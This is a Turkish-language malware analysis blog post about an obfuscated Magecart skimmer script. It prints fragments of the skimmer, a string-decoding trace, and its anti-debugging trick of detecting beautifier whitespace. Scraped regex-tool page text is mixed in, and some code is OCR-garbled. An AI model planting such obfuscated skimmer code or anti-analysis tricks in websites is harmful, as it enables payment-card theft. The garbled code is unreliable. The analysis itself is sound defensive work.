

Magecart Analizi

written by Mert SARICA | 4 April 2020

If you are looking for an English version of this article, please visit [here](#).


Hatırlarsanız Magecart ile Mücadele başlıklı blog yazımda zararlı JavaScript kodunun analizine başka bir yazımda yer vereceğimi belirtmiştim. Bu zamana dek çok defa zararlı javascript kodu analiz etmiş ve nasıl analiz edilebileceğine dair yaklaşık 3 yıl önce Zararlı JavaScript Analizi başlıklı bir blog yazısı da yazmıştım. Tabii yıllar geçtikçe tehdit aktörlerinin kullandığı yöntemler değişmeye ve siber güvenlik analistlerinin, araştırmacılarının işlerini git gide daha da zorlaştırmaya başladı.

Magecart grubunun geliştirdiği zararlı JavaScript kodu (6cble31ff2f343a9d576d889bfcdbde0e.js) ile ilk karşılaştığımda kodun kolay bir şekilde anlaşılacak kadar karmaşıklaştırılmış (obfuscated) olduğu JavaScript Obfuscator veya JavaScript Obfuscator Tool araçlarından biri kullanılmış olabilir.) hemen dikkatimi çekmişti. de4js ve IlluminateJs gibi araçların da varlığına güvenerek karmaşıklaştırılmış kodu kolay bir şekilde alt edeceğimi, en kötü dinamik kod analizi yaparak (debugging) mutlu sona ulaşabileceğimi düşünüyordum fakat evdeki hesap çarşıya uymadı. :)

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
6cble31ff2f343a9d576d889bfcdbde0e.js
1160 var childImgs=elem.querySelectorAll('img');for (var i=0;i<childImgs.length;i++){(var img=childImgs[i];this.addImage(img);}
1161 if (typeof this.options.background==='string'){var children=elem.querySelectorAll(this.options.background);for (i=0;i<children.length;i++){var child=children[i];this.
addElementBackgroundImages(child)};var elementNodeTypes={1:true,5:true,11:true};ImagesLoaded.prototype.addElementBackgroundImages=function(elem){var style=getComputedStyle(elem
);if (!style){return;}
1162 var reURL=/url\(\s*(.*)\s*\)/gi;var matches=reURL.exec(style.backgroundImage);while (matches!==null){var url=matches[1];if (url){this.addBackground(url,elem);}
1163 matches=reURL.exec(style.backgroundImage)};ImagesLoaded.prototype.addImage=function(img){var loadingImage=new LoadingImage(img);this.images.push(loadingImage);ImagesLoaded.
prototype.addBackground=function(url,elem){var background=new Background(url,elem);this.images.push(background);ImagesLoaded.prototype.check=function(){var _this=this;this.
progressedCount++;this.hasAnyBroken=false;if (!this.images.length){this.complete()};return;}
1164 function onProgress (image,elem,message){setTimeout(function(){this.complete()};return);}
1165 this.images.forEach(function(loadingImage){loadingImage.once('progress',onProgress);loadingImage.check();});ImagesLoaded.prototype.progress=function(image,elem,message){this.
progressedCount++;this.hasAnyBroken=this.hasAnyBroken||!image.isLoaded;this.emitEvent('progress',[this,image,elem]);if (this.jqDeferred&&this.jqDeferred.notify){this.jqDeferred.
notify(this,image);}
1166 if (this.progressedCount===this.images.length){this.complete()};
1167 if (this.options.debug&&console){console.log('progress: '+message,image,elem)};ImagesLoaded.prototype.complete=function(){var eventName=this.hasAnyBroken?'fail':'done';this.
isComplete=true;this.emitEvent(eventName,[this]);this.emitEvent('always',[this]);if (this.jqDeferred){var jqMethod=this.hasAnyBroken?'reject':'resolve';this.jqDeferred[jqMethod](
this)};function LoadingImage (img){this.img=img;}
1168 LoadingImage.prototype.create(Emitter.prototype);LoadingImage.prototype.check=function(){var isComplete=this.getIsImageComplete();if (isComplete){this.confirm(this.img.
naturalWidth===0,'naturalWidth');return;}
1169 this.proxyImage=new Image();this.proxyImage.addEventListener('load',this);this.proxyImage.addEventListener('error',this);this.img.addEventListener('load',this);this.img.
addEventListener('error',this);this.proxyImage.src=this.img.src;LoadingImage.prototype.getIsImageComplete=function(){return this.img.complete&&this.img.naturalWidth};
LoadingImage.prototype.confirm=function(isLoaded,src){this.isLoaded=isLoaded;this.emitEvent('progress',[this,this.img,message]);};LoadingImage.prototype.handleEvent=function(
event){var method='on'+event.type;if (this[method]){this[method](event)};LoadingImage.prototype.onload=function(){this.confirm(true,'onload');this.unbindEvents();};LoadingImage.
prototype.onerror=function(){this.confirm(false,'onerror');};LoadingImage.prototype.unbindEvents=function(){this.proxyImage.removeEventListener('load',this);this.proxyImage.
removeEventListener('error',this);this.img.removeEventListener('load',this);this.img.removeEventListener('error',this)};function Background(url,element){this.url=
url;this.element=element;this.img=new Image();}
1170 S=jQuery;$.fn.imagesLoaded=function(options,callback){var instance=new ImagesLoaded(this,options,callback);return instance.jqDeferred.promise($ (this));};ImagesLoaded.
makeQueryPlugin().return ImagesLoaded();var _0x4e75=['wzDlMOJw7ob','wqfDp2ndtWm','wrfciABCQEW','WMkywpNIX8OCCQ','wprCoHPDjQ','2CAmfA==','wq0xw6EDtMKGwPm','w7nDlMKRw6Y=','
FUTCjXKcA==','wPbDmso1','v11v6m','wPjDl1HDnXbdq84=','2M04mK1JQm','wzDwqBlw5w','w5/Cq807wrcnF0=','wXDVhrDp2q=','w4rCq8QAwPfcMw=','wLdn0USw47CkA2Wb75wFyFwqU=','
w0HDhcLw4BHwqEkwRxDpskDTR8Ew4E=','aMOxw612w5d0','wzKw7nDv8RTwpg=','2sOrdeKMcKhwog2','w016wrcCmfcCn8R/QQ=','w5VocxJw70SVh0=','
fjEzAMRTMOqWELCtWbCpWd1wUwzXdrGUpC8O2wSNPpcKfWMO9FEXdkTzDrsRnOATDgWfDcGAlTskBT3R9BUMjw5rDps0lWqfDw5HDhsRwAM0owpJcGEEfwgQYAMKRIU/Dsg=','w5Xck8R7wqDnQ=','w68HDMoRtk=','
w4XDtmIw7Y=','L37dk39wq=','wzDrsOrw6A4','w7Pcnc0FwqT','wonDkjnbokA','w7EHA8OoALCgRkSLMK4','QEDChB4oz2YN','w73DiyPdtcGw4LDjRv/w6lW6Qxw8=','w5owQTBsBcmQ=','
wzgxw6PdnCLmpUuwjDtdjDvs0ewgds','wzHDhjJdtUDD1A=','wqjDgc0Uw5w84HdxDco80EchXCVFs','K1DckATCcg8=','w77Ct148wz8=','wohqwLcs3Xcm8R/QcKw4Mdw6fCIwC=','SMOpw54=','wP1uozCg3w=','
H8Ktw4fDU1=','w4TDv0bDn8Ka','woocKlTDqA=','QcBA30v','w43cK8R6wzA','wqk2CyPCnw=','w5HDV0bDhg=','w6fCso06wpg5BB7CvcKw0/dksRhw5AfeQXwoowqQ=','w2hwjwPcG20=','
wEwWpqrTQ1fa80RwAoNAPG2TCjjs0Hw7w0w61RM06JA=','2lYhw70bMK1UkM','MDU5wpgvQ0=','w0BqQxV6D3vDnyo=','w4RcQ804wHcn1A=','wvcPcGTDjD53Ng05','
wM00b15NqocfcoK','w5/DgDTDnKQw4q=','0s0u57Dlq=','w4cDfSot','wqDp3PrcoqBm0dQm=','w7sXppUwrtP','w4xeU8RYw4rDnQ=','wP/ChmndgMKUvFTBwQ=','cizCgs0I','ecKyo1t','wzDgc0ow6=','
w5Oqg4vDk8KnsSjwqQ=','wzuxwPcKlJcKs4YsRiW5Iz7cCsw=','WDAqesK7BA=','w4bCo18rwr8u','w77DjyPdkq=','w5VdIMKwV6zDus02','BrgLLA=','B3rDiXs=','H8KNw45n','wqjCk2/DJA=','
w0Dcl3Xjdjs0Ww=','UWUP','EsOqw4TDkMRA7aTc=','EhwRRcRrw4zC12c=','w4OXD80uVCM=','w5fDhsKw6k=','DW7DkHwsQA=','w8K078RX','Fck2w5dkwrPcmQ=','Pc0z7w=','wPcDgRVR','wzXNds01bA=','
wEzq','XiozEMR7BA=','w4wuw85','wqTcnXfDjCkFQ=','E8Kw521wrPcmQ=','wzrDkMotaUFT','w0Fd180w70bW5bDmBcV8ODRCLC1FJc','Ys4w099w80THz2HGfCgs0fW4UI','Qc0pbMK4','
wCrtk4VuwqDmQ=','w6KcGIAe','w6VcncK7wHdnc0w5v01MK8wppjw7DnMoc','wq7woh','wzrDkMotaUFTB8K1wqbDvc09w6AcwpU=','w4DcuV4tw8u','IUTC1QM=','w4z0t0y','w0LD180ow60w','
wzCpGdbD1A=','bkDchXk','w42c0Ys','w1qUw8=','w44NDM04wQ=','w0bd1jTDPQ=','w6Wdu0VdMA=','w0ndXTDVw=','c8KyoWJr','NkDckxiI','w4rDmyTDmw=','w5Dcl8Kj','CsRkMAYc','
wzMKHOGIEQ=','w7bdlcRawfFdu80','wHduTDmg=','IMRw6w=','w7Dum2=','w4Cso06wQ4BtCvcQw0ndQ=','wP/wpAvf10=','w73DjyPdlq=','w5PCmndmsRSDg=','w7w08zbQ=','w4owupg9BwQ=','
wZywoB2w0E','w5XDU14=','dNRWtW=','E37Ck80Hw70c=','wMow0d=','H3dZ20s','wC0RSMRtW6Xk','d8RwMKZw0G','w68qpp8=','wzCpVcnwq4=','
```


İlk iş olarak JavaScript Beautifier web sitesinden faydalanarak zararlı kod bloğunu okunaklı hale getirdim. Ardından kodu anlaşılır hale getirmek için


sırasıyla de4js ve IlluminateJs araçlarından faydalanmaya çalıştım ancak başarısız oldum. Chrome DevTools ile zararlı JavaScript kodunu hata ayıklaması (debugging) yaparak analiz etmeye başladım ve çok geçmeden bir zaman sonra işlerin yolunda gitmediğini farkettilim. Chrome'dan kaynaklanan bir problem olabileceğini düşünerek şansımı Firefox ile denemeye karar verdim fakat o da birşeylerin yolunda gitmediğine dair uyarı verdi.




Ne yapabileceğime dair hindi gibi düşünüp dururken internet tarayıcısı yerine farklı bir araç ile hata ayıklaması yapabilmek için araştırma yapmaya

başladım ve Visual Studio Code isimli kaynak kodu editörü ile karşılaştım. Chrome hata ayıklama eklentisi sayesinde arka planda HTML, JavaScript kodu analiz etmeye imkan tanıyan ve çok sayıda eklentiye sahip olan bu editör ile hata ayıklaması yapmaya başladığımda, SetCookie ile ilişkili fonksiyonun çok sayıda dizi (Array) oluşturarak bellekteki kullanılabilecek alanları tüketerek hata ayıklamasını etkisiz hale getirdiğini (self defending) gördüm.





Art niyetli kişilerin amaçları doğrultusunda bu kodun internet tarayıcısında sorunsuz bir şekilde çalışması gerektiği için koda hata ayıklamasına yönelik kontroller olduğunu düşünerek her bir fonksiyonu adım adım analiz etmeye başladım. Nihai hedefim kodu baştan sonra dinamik olarak analiz etmek olmayıp çalınan bilgilerin hangi web sitesine iletildiği ve gizlenmiş karakter dizilerini (strings) çözmek olduğu için gizlenmiş dizilerin çözülmesi amacıyla kullanılan `_0x3a74` fonksiyonundan yola çıkarak ilerledim.



```
147     new _0x18579f(_0x3a74)['_hjd5jq']();
148     _0x3a74['_m0w1'] = !!1;
149 }
150 _0x40093a = _0x3a74['_x1Yk1w'](_0x40093a, _0x3a8990);
151 _0x3a74['_afcky0'][_0x1855c8] = _0x40093a;
152 } else {
153     _0x40093a = _0x419b1a;
154 }
155 return _0x40093a;
156 };
157 console.log(_0x3a74(_0x200', '1165'));
158 console.log(_0x3a74(_0x1fa', '9y0'));
159 console.log(_0x3a74(_0x200', '1165'));
160 console.log(_0x3a74(_0x1fc', 'zyo'));
161 console.log(_0x3a74(_0x1fd', 'pgqs'));
162 console.log(_0x3a74(_0x1fc', 'zyo'));
163 console.log(_0x3a74(_0x1fd', 'pgqs'));
164 console.log(_0x3a74(_0x1fb', 'pVAH'));
165 console.log(_0x3a74(_0x1fc', 'zyo'));
166 console.log(_0x3a74(_0x1fd', 'pgqs'));
167 console.log(_0x3a74(_0x1fb', 'pVAH'));
168 console.log(_0x3a74(_0x1fc', 'zyo'));
169 console.log(_0x3a74(_0x1fd', 'pgqs'));
170 console.log(_0x3a74(_0x1f8', 'VCEM'));
171 console.log(_0x3a74(_0x1f3', 'MWH0'));
172 console.log(_0x3a74(_0x1f4', 'pgqs'));
173 console.log(_0x3a74(_0x1f3', 'MWH0'));
174 console.log(_0x3a74(_0x1f4', 'pgqs'));
175 console.log(_0x3a74(_0x1f2', 'pgqs'));
176 console.log(_0x3a74(_0x1f0', 'pgqs'));
177 console.log(_0x3a74(_0x1f2', 'DRqs'));
```

Analiz ederken bir yerde Regex ile removeCookie değerinde { işareti ile return kelimesi arasında boşluk kontrolü yapıldığını farkettim. Boşluk karakterinin tespit edilmesi durumunda kodun akışı yukarıda bahsettiğim çok sayıda dizi oluşturup probleme yol açan fonksiyona ilerliyordu. Peki art niyetli geliştirici neden böyle bir kontrol koymuştu ? Bu gibi karmaşılaştırılmış, okunaklı olmayan kodlarla karşılaşan analistlerin ilk yaptığı iş, kodu araçlar (JavaScript Beautifier gibi) yardımıyla okunaklı, formata uygun bir hale getirmek olduğu için bu araçlar otomatik olarak araya boşluk koyuyorladı ve bu da kodun analiz edildiğine dair art niyetli kişilere güzel bir tespit mekanizması oluşturmaya imkan tanıyordu.

Visual Studio Code interface showing a JavaScript file named 'Launch index.html'. The editor displays a complex JavaScript function with obfuscated variable names and logic. The function includes a 'setCookie' function that sets a cookie with a 'data' object containing 'key', 'value', and 'timeout'. It also includes a 'removeCookie' function and a 'getCookie' function. The main function logic involves a loop that iterates over a range of values and checks for specific conditions, such as the presence of a cookie and the length of a string. The code is heavily obfuscated with long, meaningless variable names and complex expressions.

RegExr: Learn, Build, & Test Regular Expressions

https://regex.com

Untitled Pattern | Save (ctrl+s) | New

Menu

- Pattern Settings
- My Patterns
- Cheatsheet
- RegEx Reference
- Community Patterns
- Help

RegExr is an online tool to learn, build, & test Regular Expressions (RegEx / RegExp).

- Supports JavaScript & PHP/PCRE RegEx.
- Results update in real-time as you type.
- Roll over a match or expression for details.
- Save & share expressions with others.
- Use Tools to explore your results.
- Full RegEx Reference with help & examples.
- Undo & Redo with ctrl-Z / Y in editors.
- Search for & rate Community Patterns.

Expression: `/\"[w+*\\(\\)]+*[w+*\"[!\";?+*]\"/g`

Text: RegExr was created by gskinner.com, and is proudly hosted by Media Temple. Edit the Expression & Text to see matches. Roll over matches or the expression for details. PCRE & Javascript flavors of RegEx are supported. The sidebar includes a Cheatsheet, a full Reference, and Help. You can also Save & Share with the Community, and view patterns you create or favorite in My Patterns. Explore results with the Tools below. Replace & List output custom results. Details lists capture groups. Explain describes your expression in plain English.

Tools

- Character. Matches a "" character (char code 34).
- Word. Matches any word character (alphanumeric & underscore).
- Quantifier. Match 1 or more of the preceding token.
- Character. Matches a SPACE character (char code 32).
- Quantifier. Match 0 or more of the preceding token.
- Escaped character. Matches a "(" character (char code 40).
- Escaped character. Matches a ")" character (char code 41).

regular expressions

@regex101 | donate | contact | bug reports & feedback | wiki

SAVE & SHARE

- Save Regex ctrl+s

FLAVOR

- PCRE (PHP)
- ECMAScript (JavaScript)
- Python
- Golang

TOOLS

- Code Generator
- Regex Debugger

REGULAR EXPRESSION

no match, 92 steps (-1ms) | gm

TEST STRING

```
function(){ return'dev';}
```

EXPLANATION

